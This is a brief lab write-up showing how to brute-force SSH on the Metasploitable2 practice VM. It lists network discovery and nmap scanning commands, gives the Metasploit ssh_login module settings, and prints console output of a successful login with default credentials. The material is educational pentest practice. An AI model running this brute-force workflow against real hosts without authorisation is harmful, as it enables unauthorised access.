Exploiting 22 SSH Port Vulnerability on Metasploitable2:


Detailed Write-Up by Secrat E Marryum


Check connectivity and the IP address of network we are connected to:

- Ping google.com
- ifconfig

Check all the network devices connected on router


• sudo netdiscover





Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:


nmap scan -Pn -sV <ip>




Start Metasploit db using command:

Sudo msfdb init && msfconsole


Search ssh_login



Use 0:



Set the configurations: RHOST, stop_on_success, verbose, pass_file, username, user_as_pass and run the exploit



```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.100.218:22 - Starting bruteforce
[+] 192.168.100.218:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) gro
ups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),11
1(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SM
P Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.100.213:40103 → 192.168.100.218:22) at 2024-07-01 17:08:55 -0
400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Connect to ssh port and gain access to target machine:

